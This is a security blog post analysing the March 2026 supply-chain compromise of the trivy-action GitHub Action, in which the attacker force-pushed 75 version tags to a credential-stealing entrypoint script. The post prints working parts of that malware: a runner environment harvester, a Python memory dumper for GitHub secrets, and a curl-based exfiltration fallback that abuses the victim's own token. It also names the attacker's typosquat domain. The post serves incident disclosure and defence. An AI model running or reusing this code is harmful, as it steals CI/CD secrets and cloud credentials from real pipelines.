Update — March 22, 2026: Additional compromised Trivy artifacts have been identified in Docker Hub. New image tags (0.69.5 and 0.69.6), along with the previously identified 0.69.4, were found to contain the same infostealer payload, with latest pointing to a malicious image during the exposure window. Read our full update on the Docker image compromise here: https://socket.dev/blog/trivy-docker-images-compromised
A new supply chain attack targeting Trivy has been disclosed today by Paul McCarty, marking the second distinct compromise affecting the Trivy ecosystem in March.
Initial reports have focused on the compromise of Trivy v0.69.4, with downstream ecosystems such as Homebrew already rolling back affected versions. The first known detection of suspicious activity traces back to approximately 19:15 UTC.
However, early findings indicate the scope of the attack extends beyond a single release.
At Socket, we identified that an attacker force-pushed 75 out of 76 version tags in the aquasecurity/trivy-action repository, the official GitHub Action for running Trivy vulnerability scans in CI/CD pipelines. With over 10,000 workflow files on GitHub referencing this action, the potential blast radius is significant. These tags were modified to serve a malicious payload, effectively turning trusted version references into a distribution mechanism for an infostealer. These compromised tags remain active at the time of writing.
Any CI/CD pipeline referencing aquasecurity/trivy-action by version tag, including commonly used tags such as @0.34.2, @0.33.0, or @0.18.0, is executing malicious code before the legitimate Trivy scan runs. This may prevent users from noticing any issues. At this time, @0.35.0 appears to be the only unaffected version tag.
Socket independently detected this activity in real time. Beginning at 19:15 UTC, Socket generated 182 threat feed entries tied to malicious GitHub Actions associated with this campaign. All were correctly classified as Backdoor, Infostealer, or Reconnaissance malware by Socket’s AI scanner.

Screenshot of the Socket package page for of the compromised tags of the aquasecurity/trivy-action GitHub Action, showing a "Known Malware" alert.
The malicious payload is designed to execute within GitHub Actions runners, targeting sensitive data in CI/CD environments. Observed behavior includes dumping runner process memory to extract secrets, harvesting SSH keys, and exfiltrating credentials for AWS, GCP, and Azure, as well as Kubernetes service account tokens.
This marks the second supply chain incident involving Trivy in March. Earlier in the month, a separate compromise affected the Aqua Trivy VS Code extension distributed via OpenVSX, where injected code attempted to abuse local AI coding agents.
Socket users can check whether their workflows are affected in the dashboard under Threat Intel → Campaigns, or view the public campaign tracker for the Trivy GitHub Actions Compromise.
Update 3/20:

Recent updates from the Trivy maintainers confirm that this attack was enabled by a compromised credential with write access to the repository. The incident is a continuation of the earlier March breach, during which credentials were exfiltrated from Trivy’s CI environment. Although secrets and tokens were rotated in response, the rotation process was not fully atomic, and the attacker may have retained access to newly issued credentials. This allowed the threat actor to perform authenticated operations, including force-updating tags, without needing to exploit GitHub itself. While the exact credential used in this phase has not been publicly specified, the root cause is now understood to be residual access from the earlier credential compromise.
How the Attacker Poisoned 75 Tags Without Touching a Branch#
The most striking aspect of this attack is not the payload itself but the delivery mechanism. After getting access to Trivy’s credentials, the attacker compromised the aquasecurity/trivy-action GitHub action but not by pushing to a branch or creating a new release, which would appear in the commit history and trigger notifications. Instead, the attacker force-pushed 75 existing version tags to point to new malicious commits. The technique involved multiple layers of deception that merit close examination.
Recall that a git tag is a pointer to a commit SHA. When a GitHub Actions workflow references aquasecurity/trivy-action@0.33.0, GitHub resolves that tag to whatever commit it currently points to. If an attacker with push access force-updates the tag to a different commit, every workflow referencing that tag automatically begins pulling the new code.
How Each Tag Was Rewritten
For each of the 75 tags, the attacker created a new commit with carefully spoofed metadata:
Started from the master HEAD tree (57a97c7e), the current file tree containing all latest code
Swapped entrypoint.sh with the infostealer payload, leaving everything else from master intact
Looked up the original commit that the tag previously pointed to (e.g., the PR #481 merge for tag 0.33.0)
Cloned that commit's metadata, spanning author name, email, committer, both timestamps, and the full commit message including PR number and "Fixes" references
Set the parent to 57a97c7e (master HEAD) rather than the original parent
Force-pushed the tag to this new commit
The result is a file tree that is identical across all 75 malicious commits, master plus the swapped entrypoint.sh. Only the commit metadata varies per tag, spoofed to match each tag's original commit so it appears legitimate in git log.

The GitHub release page for one of the compromised releases, 0.33.1, showing all the expected metadata and an "Immutable" badge. However, the tag was force-pushed to a malicious commit on current master, as betrayed by the "0 commits to master since this release" comment.
Only a few indicators betray the forgery:
Each original commit was GPG-signed by GitHub when merged via the web UI. The attacker's commits are unsigned, because the original GitHub web-flow signature cannot be recreated.
Each commit claims a date from the original release (2021, 2022, etc.) but has a parent dated March 2026. This is impossible.
The original commits typically touched multiple files. Each malicious commit modifies only entrypoint.sh, because the rest of the tree is master HEAD rather than the original tag's tree.
GitHub's release UI displays an "Immutable" badge next to each tag on the releases page of the compromised action. Immutable releases refer to a newer GitHub feature enforcing that release versions, once published, cannot be altered or deleted.
The attacker might have deliberately published immutable releases when poisoning the tags, effectively locking in the malicious state and making it harder for maintainers to restore the original tag targets.
As this compromise shows, organizations and downstream users should not rely solely on the "Immutable" indicator to verify tag integrity. GitHub's own security guidance recommends pinning actions to full commit SHAs as the only truly immutable way to consume an action.
On GitHub's release page, each poisoned tag displays "0 commits to master since this release." For a tag like 0.6.0 from 2020, this counter should show hundreds of commits. It reads zero because the malicious commit's parent is master HEAD; GitHub's comparison logic treats the tag as being at or ahead of master rather than behind it. This is an easy visual indicator of compromise when browsing the releases page.
Why Tag 0.35.0 Was Not Poisoned
Tag 0.35.0 is the sole clean tag. It points to the latest commit on the master branch, 57a97c7e. The attacker used this commit as the base tree for generating all 75 malicious commits. Tag 0.35.0 was not replaced because it already points to the base commit. The attacker's tooling likely iterated over all tags and skipped the one that matched the parent. Replacing it would have produced a commit whose parent is itself, a no-op that would also risk drawing attention to the latest release, the tag most likely to be monitored.
The malicious entrypoint.sh is 204 lines long. Lines 4 through 105 contain the injected infostealer. Lines 106 through 204 contain the legitimate Trivy scanning code. Because the malware executes first and the real Trivy scan follows normally afterward, users see expected scan output and may not notice that anything is wrong.
The payload operates in three stages:
Collection (lines 4–36) — Harvests secrets from runner process memory and the filesystem
Encryption (lines 39–68) — Encrypts collected data with AES-256-CBC and wraps the key with RSA-4096
Exfiltration (lines 70–104) — Transmits the encrypted bundle to an attacker-controlled endpoint, with a GitHub-based fallback
The first block of malicious code locates GitHub Actions runner processes and harvests their environment variables:
_COLLECT_PIDS="$$"
for _name in Runner.Worker Runner.Listener runsvc run.sh; do
_PIDS=$(pgrep -f "$_name" 2>/dev/null || true)
[ -n "$_PIDS" ] && _COLLECT_PIDS="$_COLLECT_PIDS $_PIDS"
done
COLLECTED="/tmp/runner_collected_$$.txt"
: > "$COLLECTED"
for _PID in $_COLLECT_PIDS; do
_ENVIRON="/proc/${_PID}/environ"
[ -r "$_ENVIRON" ] || continue
while IFS= read -r line; do
key="${line%%=*}"
val="${line#*=}"
if echo "$key" | grep -qiE '(env|ssh)'; then
printf '%s=%s\\n' "$key" "$val" >> "$COLLECTED"
if [ -f "$val" ] && [ ! -S "$val" ]; then
printf '\\n[%s]\\n' "$val" >> "$COLLECTED"
cat "$val" >> "$COLLECTED"
printf '\\n' >> "$COLLECTED"
fi
fi
done < <(tr '\\0' '\\n' < "$_ENVIRON")
done
The script finds PIDs for GitHub Actions runner processes (Runner.Worker, Runner.Listener, runsvc, run.sh), reads null-delimited environment variables from /proc/<pid>/environ, and filters for keys containing env or ssh. When a matching variable's value is a file path, it reads and appends the file contents as well, capturing SSH keys, environment files, and similar material. All collected data is written to /tmp/runner_collected_<pid>.txt.
GitHub-Hosted Runners: Process Memory Dump (Lines 30–32)
On GitHub-hosted Linux runners, the malware escalates significantly. A base64-encoded Python script is decoded and executed with sudo:
import sys, os, re

def get_pid():
    for pid in (p for p in os.listdir('/proc') if p.isdigit()):
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as f:
                if b'Runner.Worker' in f.read():
                    return pid
        except OSError:
            continue
    raise SystemExit(0)

pid = get_pid()
map_path = f"/proc/{pid}/maps"
mem_path = f"/proc/{pid}/mem"

with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
    for line in map_f:
        m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
        if not m or m.group(3) != 'r':
            continue
        start = int(m.group(1), 16)
        end   = int(m.group(2), 16)
        if start > sys.maxsize:
            continue
        mem_f.seek(start)
        try:
            chunk = mem_f.read(end - start)
            sys.stdout.buffer.write(chunk)
        except OSError:
            continue
The script locates the Runner.Worker process by scanning /proc/*/cmdline, parses /proc/<pid>/maps to identify all readable memory regions, and dumps each region from /proc/<pid>/mem. The shell wrapper then greps the raw memory dump for the JSON pattern "<name>":{"value":"<secret>","isSecret":true} — the internal format GitHub Actions uses to store secrets in the Runner.Worker .NET process heap.
This technique is made reliable by the GitHub-hosted runner's privilege model: GitHub documents passwordless sudo on Linux and macOS hosted runners, which bypasses ptrace restrictions and Yama LSM settings that would otherwise govern access to /proc/<pid>/mem. The shell wrapper then greps for "isSecret":true patterns, which can likely recover many secrets actually injected into the job and resident in Runner.Worker memory — especially simple string values. It should not be assumed to recover every configured secret in the repository, organization, or environment, since GitHub Actions only injects secrets that are actually referenced in the workflow, with further caveats for fork-based PRs, reusable workflows, and Dependabot-triggered runs.
On self-hosted runners or non-Linux environments, a different base64-encoded Python payload executes, a comprehensive filesystem credential harvester self-identified as ## TeamPCP Cloud stealer in a comment on its final line. The script uses three utility functions (emit for reading files, run for executing commands, walk for recursive directory traversal) to systematically search for sensitive data across the runner.
The targeted credential categories are extensive:
Category
Targets
Reconnaissance
hostname, whoami, uname -a, ip addr, ip route, printenv
The implementation generates 32 bytes of random session material, which openssl enc uses via PBKDF2 to derive the actual AES-256-CBC key and IV. The session material is then encrypted with the attacker's embedded RSA-4096 public key using OAEP padding. Both files, the encrypted payload and the RSA-wrapped session material, are bundled into tpcp.tar.gz.
Only the holder of the corresponding RSA private key can unwrap the session material, which is required to derive the AES key and decrypt the payload. Even if the bundle is intercepted in transit, its contents remain inaccessible without the private key.
The encrypted bundle is sent to scan[.]aquasecurtiy[.]org ; note the misspelling of "security" as "securtiy," a typosquat of the legitimate Aqua Security domain. The custom header X-Filename: tpcp.tar.gz identifies the payload type to the receiving server. The HTTP status code is captured to determine whether the fallback channel is needed.
Fallback Channel: Victim's Own GitHub Account
If the primary endpoint returns a non-2xx response and INPUT_GITHUB_PAT is available, the malware repurposes that token against the victim. The trivy-action documentation says github-pat can be either a GitHub Personal Access Token or GITHUB_TOKEN, but the fallback's use of the /user/repos endpoint, which creates a repository for the authenticated user, requires a user-scoped token (PAT or equivalent). The default repository-scoped GITHUB_TOKEN would likely fail at this step. This means the fallback channel is most dangerous for workflows that pass a real PAT:
if [[ ! "$_HTTP" =~ ^2 ]] && [ -n "${INPUT_GITHUB_PAT:-}" ]; then
  _REPO="tpcp-docs"
  _GH_AUTH="Authorization: token ${INPUT_GITHUB_PAT}"
  _GH_API="<https://api.github.com>"

  # Create public repo on victim's account
  curl -s -X POST "${_GH_API}/user/repos" \\
    -H "$_GH_AUTH" \\
    -d '{"name":"tpcp-docs","private":false,"auto_init":true}' ...

  # Create a release with timestamped tag
  _TAG="data-$(date +%Y%m%d%H%M%S)"
  _RELEASE_ID=$(curl -s -X POST "${_GH_API}/repos/${_GH_USER}/tpcp-docs/releases" ...)

  # Upload encrypted bundle as release asset
  curl -s -X POST \\
    "<https://uploads.github.com/repos/${_GH_USER}/tpcp-docs/releases/${_RELEASE_ID}/assets?name=tpcp.tar.gz>" \\
    --data-binary "@${_BUNDLE}" ...
fi
This fallback creates a public repository named tpcp-docs on the victim's own GitHub account, creates a release with a timestamped tag, and uploads the encrypted bundle as a release asset. The attacker can then search GitHub for tpcp-docs repositories to locate and download stolen data.
The design is notable for its resilience: the data is stored on GitHub's own infrastructure, which is unlikely to be blocked by corporate firewalls or network policies. The innocuous repository name avoids immediate suspicion, and the attacker requires no additional infrastructure to retrieve exfiltrated material.
Cleanup (Lines 103–105)
rm -rf "$_WORKDIR" "$_PUB_KEY_PEM"
fi
rm -f "$COLLECTED"
All temporary files are removed. The only persistent traces are the tpcp-docs repository (if the fallback was triggered) and network logs showing the outbound HTTPS POST.
The malware self-identifies as TeamPCP Cloud stealer in a Python comment on the final line of the embedded filesystem credential harvester. TeamPCP, also tracked as DeadCatx3, PCPcat, and ShellForce, is a documented cloud-native threat actor known for exploiting misconfigured Docker APIs, Kubernetes clusters, Ray dashboards, and Redis servers. The group has been linked to worm-driven ransomware, data exfiltration, and cryptomining campaigns, and was profiled by Flare and reported on by The Hacker News in February 2026.
The credential targets in this payload are consistent with the group's broader cloud-native theft-and-monetization profile. The heavy emphasis on Solana validator keypairs and cryptocurrency wallets is less well-documented as a TeamPCP hallmark, though it aligns with the group's known financial motivations. The self-labeling could be a false flag, but the technical overlap with prior TeamPCP tooling makes genuine attribution plausible.
Organizations should stop using trivy-action by version tag immediately. The only safe options are pinning to commit SHA 57a97c7e7821a5776cebc9bb87c984fa69cba8f1 or using tag 0.35.0 exclusively.
Any pipeline that executed a poisoned tag should be treated as fully compromised. All secrets accessible to that workflow including cloud credentials, SSH keys, API tokens, database passwords, Docker registry tokens should be rotated immediately.
Security teams should audit their GitHub organization for tpcp-docs repositories and review GitHub Actions logs for any trivy-action runs occurring after approximately 19:00 UTC on March 19, 2026.
Malicious packages published to npm, PyPI, Go Modules, crates.io, and Packagist impersonate developer tooling to fetch staged malware, steal credentials and wallets, and enable remote access.
A supply chain attack on Axios introduced a malicious dependency, plain-crypto-js@4.2.1, published minutes earlier and absent from the project’s GitHub releases.